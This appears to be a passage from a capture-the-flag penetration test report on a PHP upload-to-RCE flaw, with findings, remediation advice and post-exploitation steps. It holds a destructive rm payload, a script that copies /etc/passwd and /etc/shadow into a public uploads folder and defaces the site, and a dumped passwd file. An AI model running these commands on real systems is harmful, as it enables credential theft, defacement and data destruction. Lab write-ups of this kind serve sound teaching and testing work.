Image12: The server returns the output of the console after clicking the php file.

Now it is known by the tester that this site is vulnerable, so it is possible for him to retrieve the flag by repeating from image6 to image12 to update the payload.

After doing it repeatedly, the console returns the flag:




Image13: Flag


Post-Exploitation

The post-exploitation happens after the exploitation phase, when the tester successfully gained access to the internal system itself. One of the key purposes of this stage is to identify any breach of the cyber security models, which stands out as a CIA triad. This report will show the severity of its target after the tester successfully exploited it inside the system.

Confidentiality

Confidentiality, in the cyber security landscape, is defined as a method for organisations and/or startups to maintain the privacy of their data. One of the key challenges of this component is to make sure that the unauthorised people are having limited access to the assets owned by the organisations, especially sensitive information such as employees' names, date of birth, address, etc.

In the image given below, the tester has demonstrated the exploit of the web server, while gaining unauthorised access to the command-line interface of it.




```

total 40K
drwxr-xr-x 4 www-data www-data 4.0K Jun 23 2021 .
drwxr-xr-x 3 root root 4.0K Jun 23 2021 ..
drwxr-xr-x 7 www-data www-data 4.0K Jun 24 2021 assets
-rwxr-xr-x 1 www-data www-data 5.9K Jun 23 2021 cv.php
-rwxr-xr-x 1 www-data www-data 12K Jun 23 2021 index.html
-rwxr-xr-x 1 www-data www-data 21 Jun 23 2021 phpinfo.php
drwxr-xr-x 2 www-data www-data 4.0K Nov 20 15:36 uploads

```

Image14: unauthorised access to the server's web shell



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
s4vi:x:1000:1000:Bypass_Disable,,,:/home/s4vi:/bin/bash
sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin

```

Image15: retrieve contents of /etc/passwd

This has proven that the server has a breach in the Confidentiality component.

Integrity

Integrity is a security method that all organisations and/or startups must implement to secure their data. It involves making sure the data is not being tampered or modified by third parties and maintaining the trustworthiness of it. One of the decent examples is by mitigating any changes of the contents in the web server itself (defacement).

The target is also able to change the content of the main page itself, which will be shown below:




Image16: Deface the main page.

Therefore, this is proven that this web server has breached the integrity component.

Availability

Availability is a security method that ensures the data remain accessible and functional whenever a specific user needs it. One of the key methods could include regular updates of the system that is being implemented, implement hardware maintenance every few weeks or months, etc. While there are a number of benefits of this method, there are also risks if it does not be treated correctly. One example includes removing the available data or file in the system itself.

At this phase, the tester wants to remove a specific file inside the file system so the web server stops working properly. Here, he needs to create a simple payload to break the system completely:

```
rm /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/index.html && rm /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/sensitive.txt
```

Image17: Payload script for breaching the availability




Image18: The tester removed the index and upload folder.

Therefore, it can be concluded that this system contains a breach in the Availability as the main web page and upload directory are removed by the tester itself, so the web page is completely useless.

FINDINGS

1. File Upload Vulnerability – High

CWE	CWE-434
CVSS 4 score	8.8
Description	The application has a lack of file extension whitelisting during the validation process. When the attacker uploads an “image” file to the web application, the web server does accept a few file extensions that are allowed to be uploaded, such as image files. But, it does not validate whether the image is combined with other program files, <code>.jpg.php</code> is one example.
Security Impact	The attacker is able to modify/create/delete files and folders during the Remote Code Execution (RCE) process, perform a Man-in-the-Middle (MiTM) attack, and overwrite any arbitrary files of the system itself.
Affected Domain	http://IPADDRESS/uploads
Remediation	• Ensure to update the list of allowed extensions to prevent any further exploits in the future. • Restrict the permissions that are applied on the uploaded files and prevent them from executing. • Provide a unique name of the folder where the files are being uploaded.
External References	https://attack.mitre.org/techniques/T0845/ https://www.tenable.com/plugins/was/114283

Finding Evidence:

Using `dirsearch`, there are multiple generic directory names that are listed on the IP address of the target:


```


Target: http://10.201.30.203/

[09:19:19] Starting:
[09:19:34] 403 - 278B - /.htaccess.orig
[09:19:34] 403 - 278B - /.htaccess.bak1
[09:19:34] 403 - 278B - /.ht_wsr.txt
[09:19:34] 403 - 278B - /.htaccess.save
[09:19:34] 403 - 278B - /.htaccess.sample
[09:19:34] 403 - 278B - /.htaccessBAK
[09:19:34] 403 - 278B - /.htaccess_orig
[09:19:34] 403 - 278B - /.htaccessOLD
[09:19:34] 403 - 278B - /.htaccess_sc
[09:19:34] 403 - 278B - /.htaccessOLD2
[09:19:34] 403 - 278B - /.htaccess_extra
[09:19:34] 403 - 278B - /.html
[09:19:34] 403 - 278B - /.htm
[09:19:34] 403 - 278B - /.htpasswd_test
[09:19:34] 403 - 278B - /.htpasswd
[09:19:34] 403 - 278B - /.httr-oauth
[09:19:39] 403 - 278B - /.php
[09:19:39] 403 - 278B - /.php3
[09:20:22] 301 - 315B - /assets -> http://10.201.30.203/assets/
[09:20:22] 200 - 520B - /assets/
[09:21:26] 200 - 21KB - /phpinfo.php
[09:21:40] 403 - 278B - /server-status
[09:21:40] 403 - 278B - /server-status/
[09:21:57] 301 - 316B - /uploads -> http://10.201.30.203/uploads/
[09:21:57] 200 - 405B - /uploads/

Task Completed

```

Image1: Directory findings, one of them called /uploads that returns an HTTP status code 200, which is accessible for all users.




Send your cv in image format

images.jpeg.php

 Upload a real image

Image2: Location to upload a file for clients, linked to the Apply Job button.



Index of /uploads

[Name](#) [Last modified](#) [Size](#) [Description](#)

[Parent Directory](#) -
[images.jpeg.php](#) 2025-11-21 17:36 13K

Apache/2.4.18 (Ubuntu) Server at 10.201.104.170 Port 80

Image3: Uploads folder where the uploaded file was sent to. The site also accepts the .php extension file that is combined with an image file.

2. Exposed PHP infopage – Medium

CWE	200
CVSS 4 Score	6.9
Description	<code>phpinfo()</code> is a function of a PHP programming language where it displays information that contains its configuration page. The configuration page itself provides information about the version of PHP, server information, both environments, OS version information, etc. Because this file provides information about the server itself, the attacker could utilise this information to perform an exploit by determining the path of the server's environment.
Security Impact	The attacker can discover a large amount of information about the remote server configuration to perform a number of exploits.
Affected Domain	http://IPADDRESS/phpinfo.php
Remediation	Restrict or remove the access of the page.
External References	https://attack.mitre.org/techniques/T1082/ https://www.tenable.com/plugins/was/98223

Finding Evidence:

```

Target: http://10.201.30.203/

[09:19:19] Starting:
[09:19:34] 403 - 278B - /.htaccess.orig
[09:19:34] 403 - 278B - /.htaccess.bak1
[09:19:34] 403 - 278B - /.ht_wsr.txt
[09:19:34] 403 - 278B - /.htaccess.save
[09:19:34] 403 - 278B - /.htaccess.sample
[09:19:34] 403 - 278B - /.htaccessBAK
[09:19:34] 403 - 278B - /.htaccess.orig
[09:19:34] 403 - 278B - /.htaccessOLD
[09:19:34] 403 - 278B - /.htaccess_sc
[09:19:34] 403 - 278B - /.htaccessOLD2
[09:19:34] 403 - 278B - /.htaccess_extra
[09:19:34] 403 - 278B - /.html
[09:19:34] 403 - 278B - /.htm
[09:19:34] 403 - 278B - /.htpasswd_test
[09:19:34] 403 - 278B - /.htpasswd
[09:19:34] 403 - 278B - /.httr-oauth
[09:19:39] 403 - 278B - /.php
[09:19:39] 403 - 278B - /.php3
[09:20:22] 301 - 315B - /assets -> http://10.201.30.203/assets/
[09:20:22] 200 - 520B - /assets/
[09:21:26] 200 - 21KB - /phpinfo.php
[09:21:40] 403 - 278B - /server-status
[09:21:40] 403 - 278B - /server-status/
[09:21:57] 301 - 316B - /uploads -> http://10.201.30.203/uploads/
[09:21:57] 200 - 405B - /uploads/

Task Completed

```

Image4: Recon results

Verify if the `/phpinfo.php` page is truly open:





Image5: phpinfo page

3. RCE using php file – Critical

CWE	98
CVSS 4 Score	9.3

Description	An unauthenticated attacker is able to do a Local File Inclusion (LFI) to the server via a <code>.php</code> file that displays a number of different outputs shown on a <code>.txt</code> file. The vulnerability happens because the application failed to filter any files that contain a <code>.php</code> file, although this was already blacklisted.
Security Impact	It could lead to unauthorised access to the server, data breaches, and full system compromise, impacting a significant loss for the server itself.
Affected Domain	<code>http://IPADDRESS/uploads/*</code> <code>http://IPADDRESS/*</code>
Remediation	- Implement code review and validate any inputs that come from the uploaded file, by separating the uploaded file that is verified and not verified. - Apply any Web Application Firewall (WAF) to detect and block malicious attempts or requests. - Monitor web logs for suspicious patterns that relates with file inclusion patterns
External References	https://www.cvedetails.com/cve/CVE-2025-8913/

Finding Evidence:



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
images.jpeg.php	2025-11-21 17:36	13K	

Apache/2.4.18 (Ubuntu) Server at 10.201.104.170 Port 80

Image6: uploads folder

Clicking the `images.jpeg.php` will not affect the system directly, but after reloading the `/uploads` page, it will yield more files:




Image7: After clicking the malicious file, it yields a number of different files that have the output of a command line interface with different kinds of commands.




Image8: A shell command listing the directories inside the server.

APPENDICES

Tools

- dirsearch – tool to brute-force any directories and files in a web server
- nmap – tool to do network enumeration, scanning for open ports and gather information about any exploit
- Chankro – tool to evade disable_function and open_dir functions in PHP

Exploits

- PHP file → Generated from Chankro
- Image file with php code underneath.

Manual Payloads

c.sh

```
#!/bin/bash

whoami > /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/profile.txt
ls /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/ -lah >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/interesting.txt
find / -name "flag.txt" >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/flaglocation.txt
cat /home/s4vi/flag.txt >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/flag.txt
cat /etc/passwd >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/passwd.txt
cat /etc/shadow >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/shadow.txt
echo "<\\!doctype html>
<html>
  <head>
    <title>This is the title of the webpage\\!</title>
  </head>
  <body>
    <p>This is an example paragraph. Anything in the <strong>body</strong>
tag will appear on the page, just like this <strong>p</strong> tag and its
contents.</p>
  </body>
</html>" > /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/index.html
rm /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/index.html && rm
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/cv.php
ls / -lashri >
/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db/uploads/sensitive.txt
```

PoC Recordings

Here is the link of PoC (Proof-of-Concept) in the exploitation phase of the penetration testing:

<https://medium.com/@jsnut1001/poc-proof-of-concept-recordings-on-bypass-disabled-functions-f74caff7d9e3>